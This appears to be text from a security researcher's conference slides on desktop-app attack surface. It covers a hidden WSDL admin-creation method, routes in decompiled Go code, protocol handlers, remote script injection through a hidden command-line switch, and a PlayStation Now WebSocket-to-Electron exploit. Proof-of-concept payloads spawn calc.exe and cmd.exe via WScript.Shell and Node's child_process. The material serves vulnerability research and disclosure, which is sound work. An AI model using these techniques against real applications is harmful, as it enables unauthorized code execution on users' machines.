Hidden WSDL – Borrrring!


```
</s:complexType>
▼<s:element name="SetupAdminUser">
  ▼<s:complexType>
    ▼<s:sequence>
      <s:element minOccurs="0" maxOccurs="1" name="username" type="s:string"/>
      <s:element minOccurs="0" maxOccurs="1" name="password" type="s:string"/>
      <s:element minOccurs="0" maxOccurs="1" name="newUser" type="s:string"/>
      <s:element minOccurs="0" maxOccurs="1" name="newPassword" type="s:string"/>
      <s:element minOccurs="0" maxOccurs="1" name="email" type="s:string"/>
    </s:sequence>
  </s:complexType>
</s:element>
▼<s:element name="SetupAdminUserResponse">
  ▼<s:complexType>
    ▼<s:sequence>
      <s:element minOccurs="1" maxOccurs="1" name="success" type="s:boolean"/>
      <s:element minOccurs="0" maxOccurs="1" name="errorText" type="s:string"/>
    </s:sequence>
  </s:complexType>
</s:element>
```

Looking Outside Inside*

- After you get admin on the test environment:
 - Make new users and admins (if on a test system)
 - Make a few more new users and admins
 - Consulting memories lol
 - Look inside and see if you can find new things
 - Console and phone hackers do this.

*Song by Anathema from the album "A Fine Day to Exit"

Search in Decompiled Code



The image shows a code editor with a search overlay. The editor has three tabs: "Check" Untitled-2, "decompiled-routes.go.c", and "Untitled-1". The code in the "decompiled-routes.go.c" tab is as follows:

```
{  
    if (DAT_140f56860 != 0) {  
        ppcvars = extraout_RAX_46;  
    }  
    ppcVar3[1] = (code *)local_c40;  
    /* C:/code/app/pkg/publicapi/routes.go:76 */  
    github.com/gorilla/mux.(*Router).HandleFunc(local_f98, "/login/skip" 0xb, ppcVar3;  
    local_c10 = extraout_RAX_47;  
    runtime.newobject(&datatype.Array.[1]string);  
    extraout_RAX_48[1] = (char *)0x4;  
    *extraout_RAX_48 = "POST";  
    this_05.__count = (ulonglong)extraout_RAX_48;  
    this_05.__values = (string.conflict *)local_c10;  
    this_05.__capacity = 1;  
    github.com/gorilla/mux.(*Route).Methods(this_05,1);
```

A search overlay is visible on the right side of the editor. It shows a search pattern `"*"` and a replacement `AB`. The text `14 of 223` is displayed next to the search pattern. The overlay also includes a "Replace" button and icons for "Find" and "Replace All".

Three specific parts of the code are highlighted with red boxes:

- `github.com/gorilla/mux.(*Router).HandleFunc`
- `"/login/skip"`
- `"POST"`

Routes in Decompiled Code


```
thCheck" Untitled-2 • decompiled-routes.g  
"/healthCheck"  
"GET"  
"/engine/device/connected"  
"POST"  
"/engine/device/disconnected"  
"POST"  
"/update/check"  
"POST"  
"/update/install"  
"POST"  
"/login"  
"POST"  
"/login/skip"  
"POST"  
"/logout"  
"GET"  
"/user"  
"GET"  
"/user"  
"POST"
```

Web-to-App Communications

- Browser -> Desktop app
- Mandatory BLOGS!!! by Eric Lawrence
 - <https://textslashplain.com/2019/08/28/browser-architecture-web-to-app-communication-overview/>
- localhost: Escaping the Browser Sandbox Without 0-Days
 - DEF CON 28 (2020) AppSec village
- Many different ways:
 - Protocol Handlers
 - <https://parsiya.net/blog/2021-03-17-attack-surface-analysis-part-2-custom-protocol-handlers/>
 - Local Web servers

Protocol Handlers

- Different names
 - Application Protocols
 - File/URI Schemes
- Open file by a different app
 - Click https:// link in PDF -> Browser
 - Click ms-word:// link in browser -> Microsoft Word
 - Browser notification (can be suppressed)
 - ms-calculator:// -> ???
- So many
 - Some with OS and some with apps
 - On Windows: NirSoft URLProtocolView



Protocol Handlers on a Testing VM

| | |
|-----------------------------|---|
| ms-quick-assist | "%SystemRoot%\system32\quickassist.exe" %1 |
| microsoft-edge | "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" "%1" |
| ftp | "C:\Program Files\Internet Explorer\iexplore.exe" %1 |
| http | "C:\Program Files\Internet Explorer\iexplore.exe" %1 |
| https | "C:\Program Files\Internet Explorer\iexplore.exe" %1 |
| IE.HTTP | "C:\Program Files\Internet Explorer\iexplore.exe" %1 |
| jnlp | "C:\Program Files\Java\jre1.8.0_341\bin\jp2launcher.exe" -securejws "%1" |
| jnlp | "C:\Program Files\Java\jre1.8.0_341\bin\jp2launcher.exe" -securejws "%1" |
| FirefoxURL-308046B0AF4A39CB | "C:\Program Files\Mozilla Firefox\firefox.exe" -osint -url "%1" |
| ms-pchealthcheck | "C:\Program Files\PCHealthCheck\PCHealthCheck.exe" |
| ssgg | "C:\Program Files\SteelSeries\GG\SteelSeriesGGClient.exe" "%1" |
| slobs | "C:\Program Files\Streamlabs OBS\Streamlabs OBS.exe" "%1" |
| callto | "C:\Users\Parsia\AppData\Local\8x8-Work\current\8x8 Work.exe" "%1" |
| tel | "C:\Users\Parsia\AppData\Local\8x8-Work\current\8x8 Work.exe" "%1" |
| vo | "C:\Users\Parsia\AppData\Local\8x8-Work\current\8x8 Work.exe" "%1" |
| votel | "C:\Users\Parsia\AppData\Local\8x8-Work\current\8x8 Work.exe" "%1" |
| grvopen | "C:\Users\Parsia\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /url:"%1" |
| anymeeting | "C:\Users\Parsia\AppData\Local\Programs\Intermedia Unite\Intermedia Unite.exe" "%1" |
| adl | "C:\Users\Parsia\AppData\Local\Programs\Microsoft Azure Storage Explorer\StorageExplorer.exe" -- "%1" |
| storageexplorer | "C:\Users\Parsia\AppData\Local\Programs\Microsoft Azure Storage Explorer\StorageExplorer.exe" -- "%1" |
| vscode | "C:\Users\Parsia\AppData\Local\Programs\Microsoft VS Code\Code.exe" "--open-url" "--" "%1" |
| rlogin | "C:\Windows\System32\rundll32.exe" "C:\Windows\System32\url.dll",TelnetProtocolHandler %l |
| telnet | "C:\Windows\System32\rundll32.exe" "C:\Windows\System32\url.dll",TelnetProtocolHandler %l |
| tn3270 | "C:\Windows\System32\rundll32.exe" "C:\Windows\System32\url.dll",TelnetProtocolHandler %l |

Resurrected Code Execution – Protocol Handler

- *apphandler://[-switch1 val1 -switch2 val2]*
 - *app.exe -switch1 val1 -switch2 val2*
- A hidden switch
 - *-script scriptsource.xml output.xml*
- These files can be remote!
 - *-script \\10.0.0.1\source.xml c:/...*
- <https://parsiya.net/blog/2021-09-26-attack-surface-analysis-part-3-resurrected-code-execution/>

Resurrected Code Execution – Scripting Engine

- `-script \\10.0.0.1\source.xml c:/programdata/app/injected.hta`
- Credit rgod: <https://www.zerodayinitiative.com/blog/2018/12/18/top-5-day-two-electron-boogaloo-a-case-for-technodiversity>

```
<MyRoot>  
  <script>var x=new ActiveXObject("WScript.Shell");  
    x.Exec("calc.exe");</script>  
</MyRoot>
```

Script Failed: log
System.InvalidOperationException: Unknown tag: script
at [redacted]

Current Step:

```
<script>var x=new ActiveXObject("WScript.Shell");  
  x.Exec("calc.exe");</script>
```

Resurrected Code Execution – Injecting HTA

Script Failed:


System.InvalidOperationException: Unknown tag: script
at [redacted]

Current Step:

```
<script>var x=new ActiveXObject("WScript.Shell");  
x.Exec("calc.exe");</script>
```

Script Failed: System.InvalidOperationException: Unknown tag: script at

Current Step



Resurrected Code Execution – Better Payload

```
<MyRoot>  
  <script>var x=new ActiveXObject("WScript.Shell");  
    x.Exec("cmd.exe /k start cmd.exe /k echo 'hello world'");</script>  
</MyRoot>
```


Bypassing Web-to-App Notifications

- Browsers notify you when web-to-app transition happens
 - It's not seamless -> bypassed
- Local HTTP Servers are very common
 - Bypass notifications
 - Zoom's local HTTP server by Jonathan Leitschuh
 - OS agnostic Inter-Process Communication (IPC)
 - Tracking and fingerprinting - <https://localmess.github.io/>

PlayStation Now and my First (?) Bounty

- Local WebSocket server -> No Same-Origin Policy!!1!
- Browser can contact localhost servers
- Two applications:
 - AGL = Electron
 - QAS = Qt
- <https://hackerone.com/reports/873614> - no images :(

PlayStation Now - Message

```
{  
  "command": "setUrl",  
  "params": {  
    "url": "https://example.net"  
  },  
  "source": "QAS", // Qt App  
  "target": "AGL"  // Electron app  
}
```


PlayStation Now - Electron

```
<html>
  <head>
    <title>This should pop calc on Windows</title>
  </head>
  <body>
    <script>
      require('child_process')
      .exec('calc')
      <!-- .exec('cmd1.exe -switch1=var1; cmd2.exe ...') -->
    </script>
  </body>
</html>
```



PlayStation Now – Almost There

1. We can talk to the WebSocket server from any website.
2. We can redirect the Electron application to any URL.
3. `nodeIntegration:true` == The Electron app can run processes

PlayStation Now – Game Over "all my apes gone"

